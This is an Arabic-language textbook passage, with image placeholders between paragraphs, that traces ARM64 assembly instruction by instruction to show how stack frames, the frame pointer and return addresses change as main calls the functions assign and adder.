
التعليمة الأولى (stp) تعليمة مركّبة من جزأين. أولًا، ينقص المُعامِل الثاني ([sp, #-32]!) مؤشر المكدّس بمقدار 32 بايت، فيخصص بذلك مساحة لإطار المكدّس الحالي. وبعد تقييم المُعامِل، يتحدّث مؤشر المكدّس إلى 0xef30. بعد ذلك، تخزّن التعليمة stp القيمتين الحاليتين لـ x29 وx30 في الموقعين sp وsp+8 على الترتيب. ويتقدم مؤشر التعليمة pc إلى التعليمة التالية في التسلسل.

تحدّث التعليمة التالية (mov x29, sp) قيمة x29 لتساوي sp. وبذلك يشير مؤشر الإطار (x29) الآن إلى بداية إطار المكدّس للدالة main. ويتقدم مؤشر التعليمة pc إلى التعليمة التالية في التسلسل.

تخزّن التعليمة bl الأولى القيمة pc+4 (أي 0x75c) في السجل x30، وهو العنوان في main الذي سيستأنف البرنامج التنفيذ عنده بمجرد عودة دالة assign. بعد ذلك، يُحدَّث السجل pc بالعنوان 0x724، الذي يدل على عنوان التعليمة الأولى في دالة assign.

التعليمة التالية التي تُنفَّذ هي التعليمة الأولى في assign. وتنقص التعليمة sub مؤشر المكدّس بمقدار 16 بايت. لاحظ أن x29 وsp يدلان الآن على حدود إطار المكدّس النشط لدالة assign. ويتقدم عدّاد البرنامج إلى التعليمة التالية.

تخزّن التعليمة mov القيمة الثابتة 0x28 في السجل w0. ويتقدم السجل pc إلى التعليمة التالية في التسلسل.

تخزّن التعليمة str القيمة 0x28 عند إزاحة 12 بايت من مؤشر المكدّس، أي عند العنوان 0xef2c. ويتقدم مؤشر التعليمة إلى التعليمة التالية.

تحفظ التعليمة ldr القيمة 0x28 من عنوان المكدّس 0xef2c في السجل w0. ويتقدم مؤشر التعليمة إلى التعليمة التالية.

تحرّر التعليمة add إطار المكدّس الحالي وتعيد sp إلى قيمته السابقة، أي 0xef30.

تستبدل التعليمة ret القيمة في pc بالقيمة في x30، أي 0x75c. ونتيجة لذلك، يعود تنفيذ البرنامج إلى التعليمة الأولى في دالة main مباشرةً بعد نداء assign.

التعليمة التالية التي تُنفَّذ هي نداء دالة إلى adder (أو bl 73c ). لذلك يُحدَّث السجل x30 بالقيمة pc+4، أي 0x760. ويُستبدل عدّاد البرنامج بالعنوان 0x73c، ما يدل على أن تنفيذ البرنامج يستمر داخل دالة adder.

تنقص التعليمة الأولى في دالة adder مؤشر المكدّس بمقدار 16 بايت، فتخصص إطار المكدّس الجديد لدالة adder. لاحظ أن حدود إطار المكدّس النشط لدالة adder تحددها السجلان sp وx29. ويتقدم مؤشر التعليمة إلى التعليمة التالية في التسلسل.
